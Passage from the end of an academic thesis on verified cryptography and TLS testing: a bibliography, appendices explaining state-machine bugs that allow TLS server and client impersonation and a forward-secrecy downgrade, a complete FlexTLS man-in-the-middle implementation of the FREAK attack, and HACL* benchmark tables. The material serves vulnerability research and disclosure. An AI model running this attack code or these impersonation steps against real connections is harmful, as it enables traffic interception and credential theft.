[173] Benjamin Lipp, Bruno Blanchet, and Karthikeyan Bhargavan. A Mechanised Cryptographic Proof of the WireGuard Virtual Private Network Protocol. Research Report RR-9269, Inria Paris, April 2019.

[174] Hong Liu, Eugene Y. Vasserman, and Nicholas Hopper. Improved group off-the-record messaging. In *ACM Workshop on Workshop on Privacy in the Electronic Society (WPES)*, pages 249–254, 2013.

[175] Moxie Marlinspike. Private group messaging, 2014. `https://signal.org/blog/private-groups/`.

[176] Moxie Marlinspike and Trevor Perrin. The x3dh key agreement protocol, 2016. `https://signal.org/docs/specifications/x3dh/`.

[177] Bob Martin, Mason Brown, Alan Paller, Dennis Kirby, and Steve Christey. 2011 cwe/sans top 25 most dangerous software errors. *Common Weakness Enumeration*, 7515, 2011.

[178] Guido Martínez, Danel Ahman, Victor Dumitrescu, Nick Giannarakis, Chris Hawblitzel, Catalin Hritcu, Monal Narasimhamurthy, Zoe Paraskevopoulou, Clément Pit-Claudel, Jonathan Protzenko, Tahina Ramananandro, Aseem Rastogi, and Nikhil Swamy. Meta-F*: Metaprogramming and tactics in an effectful program verifier. arXiv:1803.06547, March 2018.

[179] Nikos Mavrogiannopoulos, Frederik Vercauteren, Vesselin Velichkov, and Bart Preneel. A cross-protocol attack on the TLS protocol. In *ACM CCS*, 2012.

[180] R. C. Merkle. A certified digital signature. In *Proceedings of CRYPTO*, 1989.

[181] Christopher Meyer and Jörg Schwenk. Lessons learned from previous SSL/TLS attacks – A brief chronology of attacks and weaknesses. IACR Cryptology ePrint Archive, Report 2013/049, 2013.

[182] Mozilla. Measurement dashboard. `https://mzl.la/2ug9YCH`, July 2018.

[183] Eric Mullen, Stuart Pernsteiner, James R. Wilcox, Zachary Tatlock, and Dan Grossman. Œuf: Minimizing the coq extraction tcb. In *Proceedings of the ACM Conference on Certified Programs and Proofs (CPP)*, 2018.

[184] Tobias Nipkow, Lawrence C Paulson, and Markus Wenzel. *Isabelle/HOL: a proof assistant for higher-order logic*, volume 2283. Springer Science & Business Media, 2002.

[185] NIST. Recommendation for block cipher modes of operation: Galois/Counter Mode (GCM) and GMAC. NIST Special Publication 800-38D, November 2007.

[186] Ulf Norell. *Towards a practical programming language based on dependent type theory.* PhD thesis, Department of Computer Science and Engineering, Chalmers University of Technology, SE-412 96 Göteborg, Sweden, September 2007.

[187] Thomaz Oliveira, Julio López, Hüseyin Hışıl, Armando Faz-Hernández, and Francisco Rodríguez-Henríquez. How to (pre-)compute a ladder: Improving the performance of X25519 and X448. In *Proceedings of Selected Areas in Cryptography (SAC)*, August 2017.

[188] Emad Omara, Benjamin Beurdouche, Eric Rescorla, Srinivas Inguva, Albert Kwon, and Alan Duric. The Messaging Layer Security (MLS) Architecture. Internet-Draft draft-ietf-mls-architecture, Internet Engineering Task Force. Work in Progress.

[189] Kenneth G. Paterson, Thomas Ristenpart, and Thomas Shrimpton. Tag size does matter: Attacks and proofs for the TLS record protocol. In *ASIACRYPT*, 2011.

[190] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: fuzzing by program transformation. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 697–710. IEEE, 2018.

[191] Trevor Perrin. The xeddsa and vxeddsa signature schemes, 2017. `https://signal.org/docs/specifications/xeddsa/`.

[192] Trevor Perrin and Moxie Marlinspike. The double ratchet algorithm, 2016. `https://signal.org/docs/specifications/doubleratchet/`.

[193] Adam Petcher and Greg Morrisett. The foundational cryptography framework. In Riccardo Focardi and Andrew Myers, editors, *Principles of Security and Trust*, 2015.

[194] Alfredo Pironti and Jan Jürjens. Formally-based black-box monitoring of security protocols. In *International Symposium on Engineering Secure Software and Systems*, page 79–95, 2010.

[195] Bertram Poettering and Paul Rösler. Towards bidirectional ratcheted key exchange. In *CRYPTO*, pages 3–32, Cham, 2018.

[196] Bertram Poettering and Paul Rösler. Towards bidirectional ratcheted key exchange. In *Advances in Cryptology – CRYPTO 2018*, pages 3–32, 2018.

[197] Marina Polubelova, Karthikeyan Bhargavan, Jonathan Protzenko, Benjamin Beurdouche, Aymeric Fromherz, Natalia Kulatova, and Santiago Zanella-Béguelin. HACL×N: Verified Generic SIMD Crypto. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, CCS '20, 2020.

[198] Andy Polyakov, Ming-Hsien Tsai, Bow-Yaw Wang, and Bo-Yin Yang. Verifying Arithmetic Assembly Programs in Cryptographic Primitives. In *Conference on Concurrency Theory (CONCUR)*, 2018.

[199] J. Protzenko, B. Beurdouche, D. Merigoux, and K. Bhargavan. Formally verified cryptographic web applications in webassembly. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1002–1020, Los Alamitos, CA, USA, may 2019. IEEE Computer Society.

[200] J Protzenko, B Parno, A Fromherz, C Hawblitzel, M Polubelova, K Bhargavan, B Beurdouche, J Choi, A Delignat-Lavaud, C Fournet, et al. Evercrypt: A fast, verified, cross-platform cryptographic provider. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 634–653.

[201] Alex Rad and Juliano Rizzo. A 2^{64} attack on Telegram, and why a super villain doesn't need it to read your telegram chats., 2015.

[202] Mario Di Raimondo, Rosario Gennaro, and Hugo Krawczyk. Secure off-the-record messaging. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, pages 81–89, 2005.

[203] Tahina Ramananandro, Antoine Delignat-Lavaud, Cédric Fournet, Nikhil Swamy, Tej Chajed, Nadim Kobeissi, and Jonathan Protzenko. Everparse: Verified secure zero-copy parsers for authenticated message formats. In *USENIX Security*. USENIX, August 2019.

[204] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, volume 17, pages 1–14, 2017.

[205] Marsh Ray and Steve Dispensa. Renegotiating TLS, 2009.

[206] John Renner, Sunjay Cauligi, and Deian Stefan. Constant-time webassembly. 2018. `https://cseweb.ucsd.edu/~dstefan/pubs/renner:2018:ct-wasm.pdf`.

[207] John Rushby, Sam Owre, and N. Shankar. Subtypes for specifications: Predicate subtyping in PVS. *IEEE Transactions on Software Engineering*, 24:709–720, 1998.

[208] P. Rösler, C. Mainka, and J. Schwenk. More is less: On the end-to-end security of group chats in signal, whatsapp, and threema. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 415–429, 2018.

[209] Joseph Salowey, Hao Zhou, Pasi Eronen, and Hannes Tschofenig. TLS session resumption without server-side state. IETF RFC 5077, 2008.

[210] Robert Seacord. Implement abstract data types using opaque types. `https://wiki.sei.cmu.edu/confluence/display/c/DCL12-C.+Implement+abstract+data+types+using+opaque+types`, October 2018.

[211] N. P. Smart. *Efficient Key Encapsulation to Multiple Parties*, pages 208–219. Springer Berlin Heidelberg, Berlin, Heidelberg, 2005.

[212] Christopher Soghoian and Sid Stamm. Certified lies: Detecting and defeating government interception attacks against SSL. In *Financial Cryptography*. 2012.

[213] Juraj Somorovsky. Systematic fuzzing and testing of tls libraries. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1492–1504, 2016.

[214] Matthieu Sozeau. Subset Coercions in Coq. In Thorsten Altenkirch and Conor McBride, editors, *TYPES'06*, volume 4502 of *Lecture Notes in Computer Science*, pages 237–252. Springer, 2007.

[215] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[216] Pierre-Yves Strub, Nikhil Swamy, Cedric Fournet, and Juan Chen. Self-certification: Bootstrapping certified typecheckers in F* with Coq. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 571–584, 2012.

[217] Nikhil Swamy, Cédric Fournet, Aseem Rastogi, Karthikeyan Bhargavan, Juan Chen, Pierre-Yves Strub, and Gavin M. Bierman. Gradual typing embedded securely in javascript. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 425–438, 2014.

[218] Nikhil Swamy, Cătălin Hriţcu, Chantal Keller, Aseem Rastogi, Antoine Delignat-Lavaud, Simon Forest, Karthikeyan Bhargavan, Cédric Fournet, Pierre-Yves Strub, Markulf Kohlweiss, Jean-Karim Zinzindohoué, and Santiago Zanella-Béguelin. Dependent types and multi-monadic effects in F*. In *43rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 256–270. ACM, 2016.

[219] Nikhil Swamy, Cătălin Hriţcu, Chantal Keller, Aseem Rastogi, Antoine Delignat-Lavaud, Simon Forest, Karthikeyan Bhargavan, Cédric Fournet, Pierre-Yves Strub, Markulf Kohlweiss, Jean-Karim Zinzindohoue, and Santiago Zanella-Béguelin. Dependent types and multi-monadic effects in F*. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 256–270.

[220] Nikhil Swamy, Aseem Rastogi, Aymeric Fromherz, Denis Merigoux, Danel Ahman, and Guido Martínez. Steelcore: an extensible concurrent separation logic for effectful dependently typed programs.

[221] Nikhil Swamy, Joel Weinberger, Cole Schlesinger, Juan Chen, and Benjamin Livshits. Verifying higher-order programs with the Dijkstra monad. In *Proceedings of the 34th annual ACM SIGPLAN conference on Programming Language Design and Implementation*, PLDI '13, pages 387–398, 2013.

[222] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. Sok: Eternal war in memory. In *2013 IEEE Symposium on Security and Privacy*, pages 48–62. IEEE, 2013.

[223] Ankur Taly, Úlfar Erlingsson, John C. Mitchell, Mark S. Miller, and Jasvir Nagra. Automated analysis of security-critical javascript apis. In *IEEE Symposium on Security and Privacy (Oakland)*, pages 363–378, 2011.

[224] Telegram. Mtproto mobile protocol version 2.0: End-to-end encryption, secret chats, 2017. `https://core.telegram.org/api/end-to-end`.

[225] The Coq Development Team. The Coq Proof Assistant Reference Manual, version 8.7, October 2017.

[226] Aaron Tomb. Automated verification of real-world cryptographic implementations. *IEEE Security Privacy Magazine*, 14(6), November 2016.

[227] Ming-Hsien Tsai, Bow-Yaw Wang, and Bo-Yin Yang. Certified verification of algebraic properties on low-level mathematical constructs in cryptographic programs. 2017.

[228] Nicola Tuveri and Billy B. Brumley. Start your ENGINEs: Dynamically loadable contemporary crypto. Technical report, 2018.

[229] Sohaib ul Hassan, Iaroslav Gridin, Ignacio M. Delgado-Lozano, Cesar Pereida García, Jesús-Javier Chi-Domínguez, Alejandro Cabrera Aldaya, and Billy Bob Brumley. Déjà Vu: Side-Channel Analysis of Mozilla's NSS, 2020.

[230] Nik Unger, Sergej Dechand, Joseph Bonneau, Sascha Fahl, Henning Perl, Ian Goldberg, and Matthew Smith. Sok: Secure messaging. In *IEEE Symposium on Security and Privacy (Oakland)*, pages 232–249, 2015.

[231] National Institute of Standards US Department of Commerce and Technology (NIST). Federal Information Processing Standards Publication 180-4: Secure hash standard (SHS), 2012.

[232] Mathy Vanhoef and Frank Piessens. Key reinstallation attacks: Forcing nonce reuse in wpa2. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1313–1328, 2017.

[233] Mathy Vanhoef and Eyal Ronen. Dragonblood: Analyzing the dragonfly handshake of wpa3 and eap-pwd. In *Proceedings of the 2020 IEEE Symposium on Security and Privacy-S&P 2020)*. IEEE, 2020.

[234] Sebastian R. Verschoor and Tanja Lange. (in-)secure messaging with the silent circle instant messaging protocol. *IACR Cryptology ePrint Archive*, 2016:703, 2016.

[235] David Wagner and Bruce Schneier. Analysis of the SSL 3.0 protocol. In *USENIX Electronic Commerce*, 1996.

[236] Conrad Watt. Mechanising and verifying the webassembly specification. In *Proceedings of the 7th ACM SIGPLAN International Conference on Certified Programs and Proofs*, pages 53–65. ACM, 2018.

[237] Conrad Watt, John Renner, Natalie Popescu, Sunjay Cauligi, and Deian Stefan. Ct-wasm: Type-driven secure cryptography for the web ecosystem. *arXiv preprint arXiv:1808.01348*, 2018.

[238] X. Yang, Y. Chen, E. Eide, and J. Regehr. Finding and understanding bugs in C compilers. June 2011.

[239] Katherine Q. Ye, Matthew Green, Naphat Sanguansin, Lennart Beringer, Adam Petcher, and Andrew W. Appel. Verified correctness and security of mbedTLS HMAC-DRBG. 2017.

[240] Alon Zakai. Emscripten: An llvm-to-javascript compiler. In *ACM International Conference Companion on Object Oriented Programming Systems Languages and Applications Companion (OOPSLA)*, pages 301–312, 2011.

[241] Jean Karim Zinzindohoue, Evmorfia-Iro Bartzia, and Karthikeyan Bhargavan. A verified extensible library of elliptic curves. In *IEEE Computer Security Foundations Symposium (CSF)*, pages 296–309, 2016.

[242] Jean-Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. HACL*: A verified modern cryptographic library. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, CCS '17, pages 1789–1806, 2017.

[243] Jean-Karim Zinzindohoué-Marsaudon. *Secure, fast and verified cryptographic applications : a scalable approach.* Theses, PSL Research University, July 2018.

Appendices

A1.1 Exploiting more attacks in TLS Implementations

We have explored three different use cases for FlexTLS: implementing exploits for protocol and implementation bugs discovered by the authors and third parties (Section 1.3.2); automated fuzzing of various implementations of the TLS state machine for [55] (Section 1.3.3); and rapid prototyping of the current TLS 1.3 draft (Section 1.2.3). The source code for all these applications is included in the FlexTLSdistribution.

A1.1.1 SKIP Exchange (Server Impersonation)

Our first vulnerability enabled a network attacker to attack TLS clients that used the Java, CyaSSL, or Mono libraries. Our tests found that these client libraries were willing to accept handshakes where the server skips the `ServerCCS` message, thereby disabling encryption for incoming application data. While this is clearly an implementation flaw, it cannot be exploited in isolation; it only becomes an attack when it is combined with a second bug. We also found that Java and CyaSSL clients allowed the server to skip the `ServerKeyExchange` message in Diffie-Hellman exchanges. Since this message normally contains a signature for server authentication, by skipping it, a network attacker can impersonate any server.

Suppose a Java client C wants to connect to some trusted server S (e.g. PayPal). A network attacker M can hijack the TCP connection and impersonate S, without any actual interaction with S, by sending S's certificate, skipping all messages, notably `ServerKeyExchange` and `ServerCCS`, and directly sending `ServerFinished`. Hence, M bypasses the authenticated key exchange: it can now send unencrypted data to C, and C will interpret it as secure data from S.

Practically exploiting the attack required just a bit more attention to implementation details. The Java and CyaSSL client state machines are so liberal that they allow almost all server messages to be skipped. When they receive the `ServerFinished` message, they authenticate it using an uninitialized master secret (since the key exchange was never performed). The Java client uses an empty master secret, a bytestring of length 0, which M can easily compute. The CyaSSL client compares the received authenticator with an uninitialized block of memory, so M can simply send a bytestring of 12 zeroes, and this will work against any client executed with fresh memory.

1. C sends `ClientHello`
2. M sends `ServerHello`
3. M sends `ServerCertificate` with S's certificate
4. M sends `ServerFinished`, by computing its contents using an empty master secret (length 0)
5. C treats the handshake as complete
6. C sends `ApplicationData` (its request) *in the clear*
7. M sends `ApplicationData` (its response) *in the clear*
8. C accepts M's application data as if it came from S

In effect, a network attacker can impersonate an arbitrary TLS server S, such as PayPal, to any Java or CyaSSL client. Even if the client carefully inspects the received certificate, it will

find it to be perfectly valid for S. Hence, the security guarantees of TLS are completely broken. Furthermore, all the (supposedly confidential and authenticated) traffic between C and M is sent in the clear without any protection.

Why does it work on JSSE? At step 4, M skips all the handshake messages to go straight to `ServerFinished`. As we saw in the previous section, this is acceptable to the JSSE client state machine.

The only challenge for the attacker is to be able to produce a `ServerFinished` message that would be acceptable to the client. The content of this message is a message authentication code (MAC) applied to the current handshake transcript and keyed by the session master secret. However, at this point in the state machine, the various session secrets and keys have not yet been set up. In the JSSE ClientHandshaker, the masterSecret field is still null. It turns out that the TLS PRF function in SunJSSE uses a key generator that is happy to accept a null masterSecret and treat it as if it were an empty array. Hence, all M has to do is to use an empty master secret and the log of messages (1-3) to create the finished message.

If M had sent a `ServerCCS` before `ServerFinished`, then the client C would have tried to generate connection keys based on the null master secret, and that the key generation functions in SunJSSE *do* raise a null pointer exception in this case. Hence, our attack crucially relies on the Java client allowing the server to skip the `ServerCCS` message.

Why does it work on CyaSSL? The attack on CyaSSL is very similar to that on JSSE, and relies on the same state machine bugs, which allow the attacker to skip handshake messages and the `ServerCCS`. The only difference is in the content of the `ServerFinished`: here M does not compute a MAC, instead it sends a byte array consisting of 12 zeroes.

In CyaSSL (which is written in C), the expected content of the `ServerFinished` message is computed whenever the client receives a `ServerCCS` message. The handler for the `ServerCCS` message uses the current log and master secret to compute the transcript MAC (which in TLS returns 12 bytes) and stores it in a pre-allocated byte array. The handler for the `ServerFinished` message then simply compares the content of the received message with the stored MAC value and completes the handshake if they match.

In our attack, M skipped the `ServerCCS` message. Consequently, the byte array that stores the transcript MAC remains uninitialized, and in most runtime environments this array contains zeroes. Consequently, the `ServerFinished` message filled with zeroes sent by M will match the expected value and the connection succeeds.

Since the attack relies on uninitialized memory, it may fail if the memory block contains non-zeroes. In our experiments, the attack always succeeded on the first run of the client (when the memory was unused), but sometimes failed on subsequent runs. Otherwise, the rest of the attack works as in Java, and has the same disastrous impact on CyaSSL clients.

A1.1.2 SKIP Verify (Client Impersonation)

Our tests showed that OpenSSL, CyaSSL, and Mono allow a malicious client to skip the optional `ClientCertificateVerify` message, even after sending a client certificate to authenticate itself. Since the skipped message normally carries the signature proving ownership of that

certificate, this bug leads to a client impersonation attack, as follows. Suppose a malicious client M connects to a Mono server S that requires client authentication. M can then impersonate any client C at S by running a regular handshake with S, except that, when asked for a certificate, it provides C's client certificate instead, and then it skips the `ClientCertificateVerify` message. The server accepts the connection, incorrectly authenticating the client as C, allowing M to read and write sensitive application data belonging to C.

The attack works against Mono as described above, but requires more effort to succeed against other libraries: against OpenSSL, it works only for static Diffie-Hellman certificates, which are rarely used in practice; against CyaSSL, it requires the client to also skip the `ClientCCS` message and then send zeroes in the `ClientFinished` message (like in Section A1.1.1.)

As a result, any attacker can connect to (say) a banking website that uses TLS client certificates to authenticate users. If the website use Mono or CyaSSL, the attacker can login as any user on this website, as long as it knows the user's public certificate. The attack also works if the website uses OpenSSL and allows static Diffie-Hellman certificates.

1. M sends `ClientHello`
2. S sends its `ServerHello` flight, requesting client authentication by including a `CertificateRequest`
3. M sends u's certificate in its `ClientCertificate`
4. M sends its `ClientKeyExchange`
5. M skips the `ClientCertificateVerify`
6. M sends `ClientCCS` and `ClientFinished`
7. S sends `ServerCCS` and `ServerFinished`
8. M sends `ApplicationData`
9. S accepts this data as authenticated by u

Hence, M has logged in as u to S. Even if S inspects the certificate stored in the session, it will find no discrepancy.

At step 5, M skipped the only message that proves knowledge of the private key of u's certificate, resulting in an impersonation attack. Why would S allow such a crucial message to be omitted? The `ClientCertificateVerify` message is required when the server sends a `CertificateRequest` and when the client sends a non-empty `ClientCertificate` message. Yet, the Mono server state machine considers `ClientCertificateVerify` to be always optional, allowing the attack.

Why does it work on CyaSSL? The CyaSSL server admits a similar client impersonation attack.

The first difference is that M must also skip the `ClientCCS` message at step 6. The reason is that, in the CyaSSL server, the handler for the `ClientCCS` message is the one that checks that the `ClientCertificateVerify` message was received. So, by skipping these messages we can bypass the check altogether.

The second difference is that M must then send a `ClientFinished` message that contains 12 zeroes, rather than the correct MAC value. This is because on the CyaSSL server, as on the

CyaSSL client discussed above, it is the handler for the `ClientCCS` message that computes and stores the expected MAC value for the `ClientFinished` message. So, like in the attack on the client, M needs to send zeroes to match the uninitialized MAC on the CyaSSL server.

The server accepts the `ClientFinished` and then accepts unencrypted data from M as if it were sent by u. We observe that even if CyaSSL were more strict about requiring `ClientCertificateVerify`, the bug that allows `ClientCCS` to be skipped would still be enough to enable a man-in-the middle to inject application data attributed to u.

Why does it work on OpenSSL? In the OpenSSL server, the `ClientCertificateVerify` message is properly expected whenever a client certificate has been presented, except when the client sends a static Diffie-Hellman certificate. The motivation behind this design is that, in static `DH` ciphersuites, the client is allowed to authenticate the key exchange by using the static `DH` key sent in the `ClientCertificate`; in this case, the client then skips both the `ClientKeyExchange` and `ClientCertificateVerify` messages. However, because of a bug in OpenSSL, client authentication can be bypassed in two cases by confusing the static and ephemeral state machine composite implementation.

In both the static `DH` and ephemeral `DHE` key exchanges, the attacker M can send an honest user u's static `DH` certificate, then send its own ephemeral keys in a `ClientKeyExchange` and skip the `ClientCertificateVerify`. The server will use the ephemeral keys from the `ClientKeyExchange` (ignoring those in the certificate), and will report u's identity to the application. Consequently, an attacker is able to impersonate the owner of any static Diffie-Hellman certificate at any OpenSSL server.

A1.1.3 SKIP Ephemeral (Forward Secrecy Downgrade)

In some settings, a powerful adversary may be able to force a server to reveal its private key (see e.g. [212]) and thus impersonate the server in future connections. Still, we would would like to ensure that prior connections to the server (before the private key was revealed) remain secret. This property, commonly called *forward secrecy*, is achieved by the DHE and ECDHE ciphersuites in TLS, whereas RSA, DH, and ECDH ciphersuites do not offer this property.

Forward secrecy is particularly important for web browsers that implement the TLS 'False Start' feature [163]. These browsers start sending encrypted application data to the server before the handshake is complete. Since the server's chosen ciphersuite (and, in some cases, even the server's identity) has not been authenticated yet, this early application data needs the additional protection of forward secrecy [1].

However, our tests found that NSS and OpenSSL clients allow the server to skip the `ServerKeyExchange` message even in DHE and ECDHE handshakes, which require this message. In such cases, these clients try to use the static key provided in the server certificate as key exchange value, thereby falling back to the corresponding DH and ECDH ciphersuites, without forward secrecy.

Suppose a client based on NSS C (such as Firefox) connects to a website S authenticated by an ECDSA certificate (such as Google) using an ECDHE ciphersuite. A network attacker M can

1. See e.g. `https://bugzilla.mozilla.org/show_bug.cgi?id=920248`

suppress the `ServerKeyExchange` message from S to C. The client then computes the session secrets using the static elliptic curve key of the server certificate, but still believes it is running ECDHE with forward secrecy, and immediately start sending sensitive application data (such as cookies or passwords) because of False Start. Although the connection never completes (as the client and server detect the message suppression at the end of the handshake), the attacker can capture this False Start encrypted data. As a result, assuming it eventually obtains the servers's private key, the attacker will be able to decrypt this data, thereby breaking forward secrecy.

Suppose a False Start-enabled NSS or OpenSSL client C is trying to connect to a trusted server S. We show how a man-in-the-middle attacker M can force C to use a (non-forward secret) static key exchange (`DH`|`ECDH`) even if both C and S only support ephemeral ciphersuites (`DHE`|`ECDHE`).

1. C sends `ClientHello` with only `ECDHE` ciphersuites
2. S sends `ServerHello` picking an `ECDHE` key exchange with `ECDSA` signatures
3. S sends `ServerCertificate` containing S's `ECDSA` certificate
4. S sends `ServerKeyExchange` with its ephemeral parameters but M intercepts this message and prevents it from reaching C
5. S sends `ServerHelloDone`
6. C sends `ClientKeyExchange`, `ClientCCS` and `ClientFinished`
7. C sends `ApplicationData` d to S
8. M intercepts d and closes the connection

When the attacker suppresses the `ServerKeyExchange` message in step 4, the client should reject the subsequent message since it does not conform to the key exchange. Instead, NSS and OpenSSL will rollback to a non-ephemeral `ECDH` key exchange: C picks the static public key of S's `ECDSA` certificate as the server share of the key exchange and continues the handshake.

Since M has tampered with the handshake, it will not be able to complete the handshake: C's `ClientFinished` message is unacceptable to S and vice-versa. However, if False Start is enabled, then, by step 7, C would already have sent `ApplicationData` encrypted under the new (non forward-secret) session keys.

Consequently, if an active network attacker is willing to tamper with client-server connections, it can collect False Start application data sent by clients. The attacker can subsequently compromise or compel the server's `ECDSA` private key to decrypt this data, which may contain sensitive authentication credentials, cookies, and other private information.

A1.2 Complete implementation of the FREAK attack with FlexTLS

```
let freak ( server_name:string,
    ephemeralKey: RSAKey.sk, ?port:int) : unit =
  let port = defaultArg port FlexConstants.defaultTCPPort in

  (* Start being a Man-In-The-Middle *)
  let sst,_,cst,_ = FlexConnection.MitmOpenTcpConnections(
    "0.0.0.0",server_name,listener_port=443,server_cn=server_name,
    server_port=port) in

  (* Receive the Client Hello for RSA *)
  let sst,snsc,sch = FlexClientHello.receive(sst) in
  (* Sanity check: our preferred ciphersuite is there *)
  if not (List.exists (fun cs -> cs = TLS_RSA_WITH_AES_128_CBC_SHA)
    FlexClientHello.getCiphersuites sch)) then
      failwith (perror "No suitable ciphersuite given")
  else

  (* Send a Client Hello for RSA_EXPORT *)
  let cch = {sch with
    pv = Some TLS_1p0;
    ciphersuites = Some([TLS_RSA_EXPORT_WITH_RC4_40_MD5]) } in
  let cst,cnsc,cch = FlexClientHello.send(cst,cch) in

  (* Receive the Server Hello for RSA_EXPORT *)
  let cst,cnsc,csh = FlexServerHello.receive(cst,sch,cnsc) in

  (* Send the Server Hello for RSA *)
  let ssh = { csh with
    pv = Some TLS_1p0;
    ciphersuite = Some(TLS_RSA_WITH_AES_128_CBC_SHA)} in
  let sst,snsc,ssh = FlexServerHello.send(sst,sch,snsc,ssh) in

  (* Receive and Forward the Server Certificate *)
  let cst,cnsc,ccert = FlexCertificate.receive(cst,Client,cnsc) in
  let sst = FlexHandshake.send(sst,ccert.payload) in

  let snsc = {snsc with si = {
    snsc.si with serverID = cnsc.si.serverID}} in

  (* Receive and Forward the Server Key Exchange *)
  let cst,HT_server_key_exchange,cske_payload,cske_msg =
    FlexHandshake.receive(cst) in
  let sst = FlexHandshake.send(sst,cske_msg) in

  (* Send the Server Hello Done *)
  let sst,sshd = FlexServerHelloDone.send(sst) in
```

```
47
48  (* Receive the ClientKeyExchange and decrypt with ephemeral key *)
49  let sst,snsc,scke = FlexClientKeyExchange.receiveRSA(
50    sst,snsc,sch,sk=ephemeralKey) in
51
52  (* Receive the CCS and start decrypting *)
53  let sst,_,_ = FlexCCS.receive(sst) in
54  let sst = FlexState.installReadKeys sst snsc in
55
56  (* Receive the Client Finished *)
57  let log = sch.payload @| ssh.payload @|
58    ccert.payload @| cske_msg @| sshd.payload @| scke.payload in
59  let sst,scfin = FlexFinished.receive(sst,snsc,(log,Client)) in
60
61  (* Send the CCS and start encrypting *)
62  let sst,_ = FlexCCS.send(sst) in
63  let sst = FlexState.installWriteKeys sst snsc in
64
65  (* Send the Server Finished *)
66  let log = log @| scfin.payload in
67  let sst,ssfin = FlexFinished.send(sst,snsc,
68    logRole=(log,Server)) in
69
70  (* Receive Application Data *)
71  let sst,x = FlexAppData.receive(sst) in
72  let req = (iutf8 x) in
73  if req.StartsWith("GET /") then
74  let req = req.Substring(5) in
75  let ind = req.IndexOf(" HTTP/") in
76  let req = req.[0..ind] in
77  Printf.printf "Requested: %s\n" req;
78  let resp =
79    let wq = System.Net.WebRequest.Create (
80        "http://www.nsa.gov:80/"+req) in
81    let wr = wq.GetResponse().GetResponseStream() in
82    let sr = new System.IO.StreamReader(wr) in
83    let resp = sr.ReadToEnd() in
84    resp in
85
86  (* Send Application Data *)
87  let sst = FlexAppData.send(sst,Bytes.utf8(
88    Printf.sprintf "HTTP/1.0 200 OK" resp)) in
89  sendFlush(sst);
90  Tcp.close cst.ns;
91  Tcp.close sst.ns
```

A3.1 More performance measurements for HACL*

Algorithm	Implementation	clang-9				gcc-9				ccomp
		-O0	-O1	-O2	-O3	-O0	-O1	-O2	-O3	-O
ChaCha20	hacl-star/scalar	45.71	6.82	6.25	6.46	41.94	4.36	4.12	3.88	6.97
	hacl-star/vec128	31.10	1.87	1.72	1.60	30.11	1.69	1.67	1.50	
	hacl-star/vec256	25.78	1.02	0.92	0.90	30.22	1.25	1.23	0.77	
Poly1305	hacl-star/scalar	8.78	1.87	1.68	1.64	8.47	1.81	1.59	1.51	2.49
	hacl-star/vec128	10.52	0.75	0.71	0.71	10.01	0.96	0.90	0.84	
	hacl-star/vec256	5.60	0.45	0.36	0.36	4.83	0.45	0.42	0.40	
Blake2b	hacl-star/scalar	109.09	3.09	2.75	2.75	60.85	2.62	2.59	2.59	8.13
	hacl-star/vec256	54.29	2.73	2.26	2.25	46.71	2.63	2.35	2.51	
Blake2s	hacl-star/scalar	107.80	5.21	4.71	4.71	98.79	4.35	4.32	4.32	13.42
	hacl-star/vec128	57.38	5.00	3.66	3.66	54.65	3.69	3.49	3.37	
SHA-256	hacl-star/scalar	48.44	8.79	8.07	8.08	35.89	7.57	7.40	7.45	12.96
	hacl-star/sha256-mb4	50.21	3.33	3.16	3.16	52.24	3.26	3.22	3.14	
	hacl-star/sha256-mb8	48.73	2.11	2.12	1.61	36.29	1.78	1.78	1.63	
SHA-512	hacl-star/scalar	34.67	5.47	4.99	4.99	23.97	4.86	4.81	4.85	8.21
	hacl-star/sha512-mb4	59.02	2.02	1.96	1.96	50.48	2.05	2.01	2.00	

Table 2 – SUPERCOP Benchmarks on Dell XPS13 with Intel Kaby Lake i7-7560U processor, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-9, clang-9, and CompCert3.7.

Algorithm	Implementation	clang-9				gcc-9				ccomp
		-O0	-O1	-O2	-O3	-O0	-O1	-O2	-O3	-O
ChaCha20	hacl-star/scalar	73.09	12.23	8.24	8.23	65.71	6.67	6.50	5.96	11.26
	hacl-star/vec128	27.59	2.61	2.11	1.89	27.86	1.88	1.86	1.54	
	hacl-star/vec256	15.52	1.40	1.00	1.00	16.06	1.19	1.12	0.86	
	hacl-star/vec512	8.65	0.88	0.72	0.73	9.04	0.58	0.55	0.56	
Poly1305	hacl-star/scalar	12.38	2.83	2.59	2.59	12.76	2.62	2.32	2.31	3.84
	hacl-star/vec128	16.22	1.44	1.29	1.29	15.65	1.19	1.06	1.06	
	hacl-star/vec256	8.71	0.71	0.69	0.69	8.47	0.63	0.54	0.53	
	hacl-star/vec512	5.16	0.45	0.47	0.47	4.84	0.40	0.39	0.40	
Blake2b	hacl-star/scalar	98.20	5.51	4.49	4.50	94.05	4.04	3.97	3.97	11.95
	hacl-star/vec256	47.25	4.56	3.32	3.38	47.48	3.68	3.39	3.63	
Blake2s	hacl-star/scalar	156.55	9.38	7.62	7.65	156.85	6.78	6.64	6.64	20.50
	hacl-star/vec128	70.99	7.96	5.08	5.08	69.81	4.99	4.66	4.59	
SHA-256	hacl-star/scalar	75.04	13.16	12.42	12.41	56.12	11.56	11.37	11.39	20.36
